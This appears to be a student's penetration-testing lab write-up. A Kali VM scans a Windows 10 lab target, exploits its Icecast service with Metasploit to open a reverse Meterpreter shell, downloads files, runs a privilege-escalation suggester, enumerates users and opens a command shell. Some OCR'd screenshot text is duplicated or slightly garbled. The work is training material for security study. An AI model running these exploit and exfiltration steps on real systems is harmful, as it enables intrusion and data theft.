
The Kali VM is the attacking machine and the DVM10 VM is the target machine.

At the command prompt in the DVM10 VM which is the target machine, I find out the IP address of the machine. Below is a screenshot and the IP address is seen as 192.168.0.20.



Step 3:

To ensure the DVW10 VM is accessible from the Kali machine, I run a ping command and it returns back indicating that the target VM is reachable.



Step 4:

Next, I run a Nmap command that performs a service and version scan against the target to determine which services are up and running, below is a screenshot:

```
nmap -sS -sV -O 192.168.0.20
```

```
Pentesting - ml-lab-aa486291-e04d-442a-b467-d8f1ab2c413c.eastus.cloudapp.azure.com:61253 - Remote Desktop Connection
Applications Places kali on ML-REFVM-122525

root@kali: ~
rtt min/avg/max/mdev = 1.763/13.951/43.342/10.432 ms
root@kali: # nmap -sS -sV -O 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-18 13:53 PST
Nmap scan report for 192.168.0.20
Host is up (0.015s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE        VERSION
25/tcp    open  smtp           Smail smtpd 5.5.0.4433
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
8000/tcp  open  http           Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=1/18%OT=25%CT=1%CU=35809%PV=Y%D=1%DC=D%G=Y%M=00155D%T
OS:M=61E736FD%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%TSR=109%TI=1%CI=1%II=I
OS:%SS=S%TS=U)OPS(O1=MSB4NW8NNS%02=MSB4NW8NNS%03=MSB4NW8NNS%04=MSB4NW8NNS%05=M
OS:5B4NW8NNS%06=MSB4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:IECN(R=Y%DF=Y%T=80%W=FFFF%O=MSB4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%W=0%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%Q=VRD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=0%F=AR%Q=VRD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%F=AR%Q=VRD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%Q=VRD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%F=AR%Q=VRD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%Q=VRD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: MSEDGWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.35 seconds
root@kali: #
```

Step 5:

From the previous step, we see that the Icecast service is running. I start by attacking that service. Hence, I search for any Icecast exploits. I run the below SearchSploit command to show available Icecast exploits:

searchsploit icecast

Below is a screenshot of this:

```
Pentesting - ml-lab-aa486291-e04d-442a-b467-d8f1ab2c413c.eastus.cloudapp.azure.com:61253 - Remote Desktop Connection
Applications Places kali on ML-REFVM-122525

root@kali: ~
OS:SCAN(V=7.80%E=4%D=1/18%OT=25%CT=1%CU=35809%PV=Y%D=1%DC=D%G=Y%M=00155D%T
OS:M=61E736FD%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%TSR=109%TI=1%CI=1%II=I
OS:%SS=S%TS=U)OPS(O1=MSB4NW8NNS%02=MSB4NW8NNS%03=MSB4NW8NNS%04=MSB4NW8NNS%05=M
OS:5B4NW8NNS%06=MSB4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:IECN(R=Y%DF=Y%T=80%W=FFFF%O=MSB4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%W=0%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%Q=VRD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=0%F=AR%Q=VRD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%F=AR%Q=VRD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%Q=VRD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%F=AR%Q=VRD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%Q=VRD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: MSEDGWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.35 seconds
root@kali: # searchsploit icecast
.....
Exploit Title                                           Path
-----
Icecast 1.1.x/1.3.x - Directory Traversal              exploits/multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service exploits/multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String    exploits/windows/remote/20582.c
Icecast 1.x - AVLib Buffer Overflow                    exploits/unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)      exploits/windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)      exploits/windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit) exploits/windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities      exploits/multiple/remote/25238.txt
Icecast server 1.3.12 - Directory Traversal Information Disc exploits/linux/remote/21602.txt

Shellcodes: No Result
root@kali: #
```

Step 6: Next start Metasploit:

msfconsole

```
Pentesting - ml-lab-aa48b291-e04d-442a-b467-d8f1ab2c413c.eastus.cloudapp.azure.com:61253 - Remote Desktop Connection
kali on ML-REFVM-122525

root@kali: ~

Icecast 1.x - AVLLib Buffer Overflow | exploits/unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1) | exploits/windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2) | exploits/windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit) | exploits/windows_x86/remote/16763.rb
Icecast 2.x - XML Parser Multiple Vulnerabilities | exploits/multiple/remote/25238.txt
Icecast server 1.3.12 - Directory Traversal Information Disc | exploits/linux/remote/21602.txt

Shellcodes: No Result
root@kali: # msfconsole
[*] ****ting the Metasploit Framework console...
[*] * WARNING: No database support: No database YAML file
[*] ***

[*****]
[*****]
[*****]
[%]
[%]
[%]
[%%]
[%%]
[%%]
[%%]

+ -- ==[ metasploit v5.0.84-dev ]
+ -- ==[ 1997 exploits - 1091 auxiliary - 341 post ]
+ -- ==[ 560 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: Open an interactive Ruby terminal with irb
msf5 >
```

Step 7: Next I Searched for the Icecast module, as shown in below screen shot:

search icecast

```
Pentesting - ml-lab-aa48b291-e04d-442a-b467-d8f1ab2c413c.eastus.cloudapp.azure.com:61253 - Remote Desktop Connection
kali on ML-REFVM-122525

root@kali: ~

[*] * WARNING: No database support: No database YAML file
[*] ***

[*****]
[*****]
[*****]
[%]
[%]
[%]
[%%]
[%%]
[%%]
[%%]

+ -- ==[ metasploit v5.0.84-dev ]
+ -- ==[ 1997 exploits - 1091 auxiliary - 341 post ]
+ -- ==[ 560 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]


Metasploit tip: Open an interactive Ruby terminal with irb
msf5 > search icecast

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/http/icecast_header 2004-09-28 great No Icecast Header Overwrite

msf5 >
```

Step 8: Next, I ran the command to use the Icecast module.


Use 0



```
root@kali: ~  
root@kali:~# msfconsole  
***Starting the Metasploit Framework console...  
* WARNING: No database support: No database YAML file  
***  
  
Metasploit v5.0.84-dev  
+ -- --[ 1997 exploits - 1091 auxiliary - 341 post ]  
+ -- --[ 560 payloads - 45 encoders - 10 nops ]  
+ -- --[ 7 evasion ]  
  
Metasploit tip: You can use help to view all available commands  
  
msf5 > search icecast  
  
Matching Modules  
-----  
  
#  Name                                     Disclosure Date  Rank  Check  Description  
--  - - - - -  
0  exploit/windows/http/icecast_header      2004-09-28      great No     Icecast Header Overwrite  
  
msf5 > use 0  
msf5 exploit(windows/http/icecast_header) >
```

Step 9: I set the RHOST to the IP address of the target machine-192.168.0.20 as in screenshot below.

set RHOST 192.168.0.20



```
seems to generally overwrite nothing crucial (read not exploitable).  
This exploit uses ExitThread(), this will leave icecast thinking the  
thread is still in use, and the thread counter won't be decremented.  
This means for each time your payload exits, the counter will be  
left incremented, and eventually the threadpool limit will be maxed.  
So you can multihit, but only till you fill the threadpool.  
  
References:  
https://cvedetails.com/cve/CVE-2004-1561/  
OSVDB (10406)  
http://www.securityfocus.com/bid/11271  
http://archives.neohapsis.com/archives/bugtraq/2004-09/0366.html  
  
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20  
RHOST => 192.168.0.20  
msf5 exploit(windows/http/icecast_header) > show options  
  
Module options (exploit/windows/http/icecast_header):  
  
Name      Current Setting  Required  Description  
----      -  
RHOSTS    192.168.0.20    yes       The target host(s), range CIDR identifier, or hosts file with sy  
ntax 'file:filepath'  
RPORT     8000            yes       The target port (TCP)  
  
Exploit target:  
  
Id  Name  
--  -  
0   Automatic  
  
msf5 exploit(windows/http/icecast_header) >
```

Step 10: Next I execute the run command which will run the icecast exploit.

`run` or `exploit`

At this point, I have got into the meterpreter session and the target machine is exposed to me.

```
Pentesting - ml-lab-aa486291-e04d-442a-b467-d8f1ab2c413c.eastus.cloudapp.azure.com:61253 - Remote Desktop Connection
Applications Places L kali on ML-REFVM-122525
root@kali: ~
OSVDB (10406)
http://www.securityfocus.com/bid/11271
http://archives.neohapsis.com/archives/bugtraq/2004-09/0366.html

msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.0.20    yes       The target host(s), range CIDR identifier, or hosts file with sy
ntax 'file:<path>'
  RPORT     8000             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49929) at 2022-01-18 14:08:13 -0800

meterpreter > search -f *secretfile*.txt
Found 1 result...
c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```

Step 11:

Next, I Run the command that performs a search for the `secretfile.txt` on the target. Also, I run the command to performs a search for the `recipe.txt` on the target:

`search -f *secretfile*.txt`

`search -f *recipe*.txt`

This indicates that sensitive data has become exposed.

Next the file have to become infiltrated, below command shows the same:

`download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'`

```
Pentesting - ml-lab-aa486291-e04d-442a-b467-d8f1ab2c413c.eastus.cloudapp.azure.com:61253 - Remote Desktop Connection
Applications Places kali on ML-REFVM-122525

root@kali: ~

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49929) at 2022-01-18 14:08:13 -0800

meterpreter > search -f *secretfile*.txt
Found 1 result...
c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > search -f *recipe*.txt
Found 1 result...
c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > download 'c:\Users\IEUser\Documents\user.secretfile.txt'
[*] Downloading: c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
[*] Downloaded 161.00 B of 161.00 B (100.0%): c:\Users\IEUser\Documents\user.secretfile.txt -> user.se
cretfile.txt
[*] download : c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
meterpreter > download c:\Users\IEUser\Documents\Drinks.recipe.txt
[*] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter >
```

Step 12: This step is done to perform a privilege escalation situation.
run `post/multi/recon/local_exploit_suggester`

```
Pentesting - ml-lab-aa486291-e04d-442a-b467-d8f1ab2c413c.eastus.cloudapp.azure.com:61253 - Remote Desktop Connection
Applications Places kali on ML-REFVM-122525

root@kali: ~

[*] Unknown command: clear.
meterpreter > ls
Listing: C:\Program Files (x86)\Icecast2 Win32

Mode                Size      Type       Last modified          Name
-----
100777/rwxrwxrwx    512000   fil       2004-01-08 07:26:45 -0800 Icecast2.exe
40777/rwxrwxrwx      4096     dir       2020-04-15 11:49:53 -0700 admin
40777/rwxrwxrwx        0     dir       2020-04-15 11:49:53 -0700 doc
100666/rw-rw-rw-     3663     fil       2004-01-08 07:25:30 -0800 icecast.xml
100777/rwxrwxrwx    253952   fil       2004-01-08 07:27:09 -0800 icecast2console.exe
100666/rw-rw-rw-    872448   fil       2002-06-27 19:11:54 -0700 iconv.dll
100666/rw-rw-rw-    188477   fil       2003-04-12 21:29:12 -0700 libcurl.dll
100666/rw-rw-rw-    631296   fil       2002-07-10 20:09:00 -0700 libxml2.dll
100666/rw-rw-rw-    128000   fil       2002-07-10 20:11:54 -0700 libxslt.dll
40777/rwxrwxrwx        0     dir       2020-04-15 11:49:53 -0700 logs
100666/rw-rw-rw-     53299   fil       2002-03-23 07:48:14 -0800 pthreadVSE.dll
100666/rw-rw-rw-      2390     fil       2020-04-15 11:49:53 -0700 unins000.dat
100777/rwxrwxrwx     71588     fil       2003-04-14 02:00:00 -0700 unins000.exe
40777/rwxrwxrwx        0     dir       2020-04-15 11:49:53 -0700 web


meterpreter > run post/
Display all 226 possibilities? (y or n)
meterpreter > run post/

[*] The specified meterpreter session script could not be found: post/
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[*] 192.168.0.20 - exploit/windows/local/ikeext service: The target appears to be vulnerable.
[*] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter >
```


Step 13: To exploit the target machine further, I run a Meterpreter post script that enumerates all logged on users.

run post/windows/gather/enum_logged_on_users



```
root@kali: ~  
[*] 192.168.0.20 - exploit/windows/local/ikeext service: The target appears to be vulnerable.  
[*] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.  
meterpreter > clear  
[-] Unknown command: clear.  
meterpreter > cls  
[-] Unknown command: cls.  
meterpreter > run post/windows/gather/enum_logged_on_users  
[*] Running against session 1  
Current Logged Users  
=====
```

SID	User
S-1-5-21-321011808-3761883066-353627080-1000	MSEDGEWIN10\IEUser


```
meterpreter > run post/windows/gather/enum_logged_on_users  
[*] Results saved in: /root/.msf4/loot/20220118143154_default_192.168.0.20_host.users.activ_830449.txt  
Recently Logged Users  
=====
```

SID	Profile Path
S-1-5-18	%systemroot%\system32\config\systemprofile
S-1-5-19	%systemroot%\ServiceProfiles\LocalService
S-1-5-20	%systemroot%\ServiceProfiles\NetworkService
S-1-5-21-321011808-3761883066-353627080-1000	C:\Users\IEUser
S-1-5-21-321011808-3761883066-353627080-1003	C:\Users\sysadmin
S-1-5-21-321011808-3761883066-353627080-1004	C:\Users\vagrant

```
meterpreter >
```

Step 14: Then I Open a Meterpreter shell by the below command and as seen in screenshot below, the prompt indicates a windows local file system.

shell



```
meterpreter > run post/windows/gather/enum_logged_on_users  
[*] Running against session 1  
Current Logged Users  
=====
```

SID	User
S-1-5-21-321011808-3761883066-353627080-1000	MSEDGEWIN10\IEUser


```
meterpreter > run post/windows/gather/enum_logged_on_users  
[*] Results saved in: /root/.msf4/loot/20220118143154_default_192.168.0.20_host.users.activ_830449.txt  
Recently Logged Users  
=====
```

SID	Profile Path
S-1-5-18	%systemroot%\system32\config\systemprofile
S-1-5-19	%systemroot%\ServiceProfiles\LocalService
S-1-5-20	%systemroot%\ServiceProfiles\NetworkService
S-1-5-21-321011808-3761883066-353627080-1000	C:\Users\IEUser
S-1-5-21-321011808-3761883066-353627080-1003	C:\Users\sysadmin
S-1-5-21-321011808-3761883066-353627080-1004	C:\Users\vagrant

```
meterpreter > shell  
Process 1136 created.  
Channel 5 created.  
Microsoft Windows [Version 10.0.17763.1935]  
(c) 2018 Microsoft Corporation. All rights reserved.  
C:\Program Files (x86)\Icecast2 Win32>
```

